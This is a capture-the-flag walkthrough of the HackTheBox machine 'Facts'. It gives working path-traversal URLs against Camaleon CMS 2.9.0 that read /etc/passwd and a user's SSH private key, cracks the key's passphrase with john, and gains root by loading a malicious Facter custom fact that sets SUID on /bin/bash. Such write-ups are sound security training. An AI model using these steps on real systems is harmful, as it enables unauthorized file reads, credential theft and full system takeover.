
HackTheBox: Facts - Deep Dive into Camaleon CMS LFI & Facter PrivEsc
Introduction
Welcome to another deep-dive walkthrough. Today, we're tackling Facts, a medium-rated machine from HackTheBox Season 10. This box provides a fantastic learning opportunity involving CMS exploitation (Camaleon CMS), Path Traversal (LFI) for initial foothold, and a unique privilege escalation vector using Facter, a Ruby-based system profiling tool.
Let's initialize our scan and break through the perimeter.
1. Enumeration & Reconnaissance
As always, we start with a thorough port scan. For this engagement, I'm using tcp-blast, a fast Bash-based TCP scanner I developed.
┌─[g4rxd@parrot]─[~/Downloads]
└──╼ $tcp-blast -t 10.129.27.59 -p 22,80,443

████████╗ ██████╗ ██████╗       ██████╗ ██╗      █████╗ ███████╗████████╗
╚══██╔══╝██╔════╝ ██╔══██╗      ██╔══██╗██║     ██╔══██╗██╔════╝╚══██╔══╝
   ██║   ██║  ███╗██████╔╝█████╗██████╔╝██║     ███████║███████╗   ██║
   ██║   ██║   ██║██╔═══╝ ╚════╝██╔══██╗██║     ██╔══██║╚════██║   ██║
   ██║   ╚██████╔╝██║           ██████╔╝███████╗██║  ██║███████║   ██║
   ╚═╝    ╚═════╝ ╚═╝           ╚═════╝ ╚══════╝╚═╝  ╚═╝╚══════╝   ╚═╝

tcp-blast v1.1 | Fast Bash TCP Port Scanner
Made By @4nuxd
------------------------------------------------------------------------
[*] Target   : 10.129.27.59
[*] Ports    : 22,80,443
[*] Threads  : 50
[*] Timeout  : 1s
------------------------------------------------------------------------
PORT       SERVICE          STATUS      VERSION/BANNER
------------------------------------------------------------------------
[+] 22     ssh              OPEN
[+] 80     http             OPEN        nginx/1.26.3 (Ubuntu)
------------------------------------------------------------------------
[✓] Success: Found 2 open port(s)
[*] Total scan time: 3 seconds
Tool Used : TCP-BLAST
Results indicate two primary points of interest:
- Port 22 (SSH): Standard SSH service (OpenSSH).
- Port 80 (HTTP): Running Nginx 1.26.3 on Ubuntu.
Web Discovery
Upon visiting the IP address on port 80, the application attempts to redirect to http://facts.htb/.

I added the mapping to my /etc/hosts file immediately:
┌─[g4rxd@parrot]─[~/Downloads]
└──╼ $echo "10.129.27.59 facts.htb" | sudo tee -a /etc/hosts
10.129.27.59 facts.htb
Navigating to the hostname reveals a clean, corporate-style landing page.

2. Foothold: Camaleon CMS Exploitation
A quick directory fuzzing session with ffuf reveals an administrative endpoint.
┌─[g4rxd@parrot]─[~/Downloads]
└──╼ $ffuf -u http://facts.htb/FUZZ -w /usr/share/wordlists/dirb/common.txt -mc 302

/'___\  /'___\           /'___\
/\ \__/ /\ \__/  __  __  /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\   \ \_\  \ \____/  \ \_\
\/_/    \/_/   \/___/    \/_/

v2.1.0-dev
________________________________________________

:: Method           : GET
:: URL              : http://facts.htb/FUZZ
:: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 302
________________________________________________

admin                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1520ms]
admin.cgi               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1393ms]
admin.php               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1354ms]
admin.pl                [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1452ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
The /admin path redirects to a login portal.

I noticed a registration button, which allowed me to create an account and access the dashboard.


Once authenticated, the dashboard identifies the engine as Camaleon CMS Version 2.9.0.

Vulnerability Analysis: CVE-2024-46987
Camaleon CMS v2.9.0 is susceptible to a critical Path Traversal / LFI vulnerability tracked as CVE-2024-46987. The flaw lies in the download_private_file action within the Admin::MediaController.
CVE-2024-46987
The Ruby on Rails backend takes the file parameter and concatenates it to a base directory (private/) without proper sanitization. This allows an authenticated attacker to use ../ sequences to escape the web root and read arbitrary files on the system.
Exploiting the LFI
First, let's confirm the LFI by reading /etc/passwd.
http://facts.htb/admin/media/download_private_file?file=../../../../../../etc/passwd
The output revealed two relevant users ( i have removed shit part):
trivia:x:1000:1000:facts.htb:/home/trivia:/bin/bashwilliam:x:1001:1001::/home/william:/bin/bash
The common strategy now is to check for SSH private keys in .ssh/id_rsa or .ssh/id_ed25519.
Success! I managed to exfiltrate the SSH key for the user trivia:
http://facts.htb/admin/media/download_private_file?file=../../../../../../home/trivia/.ssh/id_ed25519
3. SSH Lateral Movement
With the private key in hand, I saved it to my local machine and set the appropriate permissions.
┌─[g4rxd@parrot]─[~/Desktop/Facts]
└──╼ $chmod 600 id_ed25519
┌─[g4rxd@parrot]─[~/Desktop/Facts]
└──╼ $ssh -i id_ed25519 trivia@10.129.27.59
The authenticity of host '10.129.27.59 (10.129.27.59)' can't be established.
ED25519 key fingerprint is SHA256:fygAnw6lqDbeHg2Y7cs39viVqxkQ6XKE0gkBD95fEzA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.27.59' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_ed25519':
trivia@10.129.27.59's password:
However, the key was protected by a passphrase. I utilized john to crack it using the rockyou.txt wordlist.
┌─[g4rxd@parrot]─[~/Desktop/Facts]
└──╼ $ssh2john id_ed25519 > trivia-hash
┌─[g4rxd@parrot]─[~/Desktop/Facts]
└──╼ $john --wordlist=/usr/share/wordlists/rockyou.txt trivia-hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dragonballz      (id_ed25519)
1g 0:00:00:32 DONE (2026-02-02 10:27) 0.03042g/s 97.35p/s 97.35c/s 97.35C/s adriano..imissu
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Password Cracked: dragonballz
I successfully logged in and retrieved the user flag located in William's home directory.
┌─[g4rxd@parrot]─[~/Desktop/Facts]
└──╼ $ssh -i id_ed25519 trivia@10.129.27.59
Enter passphrase for key 'id_ed25519':
Last login: Wed Jan 28 16:17:19 UTC 2026 from 10.10.14.4 on ssh
Welcome to Ubuntu 25.04 (GNU/Linux 6.14.0-37-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:     https://landscape.canonical.com
* Support:        https://ubuntu.com/pro

System information as of Mon Feb  2 04:57:36 AM UTC 2026

System load:           0.0
Usage of /:            72.1% of 7.28GB
Memory usage:          18%
Swap usage:            0%
Processes:             219
Users logged in:       1
IPv4 address for eth0: 10.129.27.59
IPv6 address for eth0: dead:beef::250:56ff:fe94:7906
trivia@facts:~$ ls -la
total 36
drwxr-x--- 6 trivia trivia 4096 Jan 28 16:17 .
drwxr-xr-x 4 root   root   4096 Jan  8 17:53 ..
lrwxrwxrwx 1 root   root      9 Jan 26 11:40 .bash_history -> /dev/null
-rw-r--r-- 1 trivia trivia  220 Aug 20  2024 .bash_logout
-rw-r--r-- 1 trivia trivia 3900 Jan  8 18:19 .bashrc
drwxrwxr-x 3 trivia trivia 4096 Jan  8 18:01 .bundle
drwx------ 2 trivia trivia 4096 Jan  8 18:58 .cache
drwxrwxr-x 3 trivia trivia 4096 Jan  8 17:52 .local
-rw-r--r-- 1 trivia trivia  807 Aug 20  2024 .profile
drwx------ 2 trivia trivia 4096 Feb  1 21:11 .ssh
trivia@facts:~$ pwd
/home/trivia
trivia@facts:~$ cd ..
trivia@facts:/home$ ls
trivia  william
trivia@facts:/home$ cd william
trivia@facts:/home/william$ ls
user.txt
trivia@facts:/home/william$ cat user.txt
56a878f0737ee27[Redacted]
4. Privilege Escalation: Facter Abuse
Checking sudo privileges reveals an interesting entry:
trivia@facts:/home/william$ id
uid=1000(trivia) gid=1000(trivia) groups=1000(trivia)
trivia@facts:/home/william$ hostname
facts
trivia@facts:/home/william$ uname -r
6.14.0-37-generic
trivia@facts:/home/william$ sudo -l
Matching Defaults entries for trivia on facts:We land on facter, Facter is a tool used to gather “facts” about a system. It is written in Ruby. Facter is a tool used to gather “facts” about a system. It is written in Ruby.
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
When you run facter, it looks for custom “fact” files (Ruby scripts) to execute.
User trivia may run the following commands on facts:Since you are running it with sudo, the Ruby scripts it loads will execute with Root privileges.
(ALL) NOPASSWD: /usr/bin/facterEven though env_reset is on (preventing you from using the FACTERLIB environment variable), the binary itself has a command-line flag called -custom-dir that tells it where to look for these scripts.
Facter is a tool used to gather "facts" about a system, typically utilized by Puppet. It is written in Ruby and allows users to define custom facts via Ruby scripts.
The Attack Vector
Even though env_reset is active, we can use the --custom-dir flag. When Facter runs with sudo, it will load any Ruby scripts in the specified custom directory and execute them as root.
I created a malicious Ruby script to update the permissions of /bin/bash with a SUID bit.
# 1. Create a directory for our custom fact
$ mkdir /tmp/4nuxd

# 2. Write the exploit script
trivia@facts:/home/william$ echo 'Facter.add(:ouhboy_fact) do setcode { system("chmod +s /bin/bash") } end' > /tmp/4nuxd/root.rb

#3. Run facter with sudo pointing to our malicious directory
trivia@facts:/home/william$ sudo /usr/bin/facter --custom-dir=/tmp/4nuxd/ ouhboy_fact
true
#4. After execution, `/bin/bash` now has the SUID bit set.
trivia@facts:~$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1740896 Mar  5  2025 /bin/bash
Final Root Access
I claimed the root shell using bash -p:
trivia@facts:~$ bash -p
bash-5.2# id
uid=1000(trivia) gid=1000(trivia) euid=0(root) egid=0(root) groups=0(root),1000(trivia)
bash-5.2# cat /root/root.txt
154ee28d5540020ce913b7[Redacted]
Conclusion
Facts was an excellent box that demonstrated the dangers of Path Traversal in CMS media controllers and the potential for misconfigured administrative tools like Facter to lead to full system compromise.
If you have any questions or want to discuss this walkthrough, feel free to reach out via Twitter or use the interactive terminal on this site!
Mission Accomplished. 🏁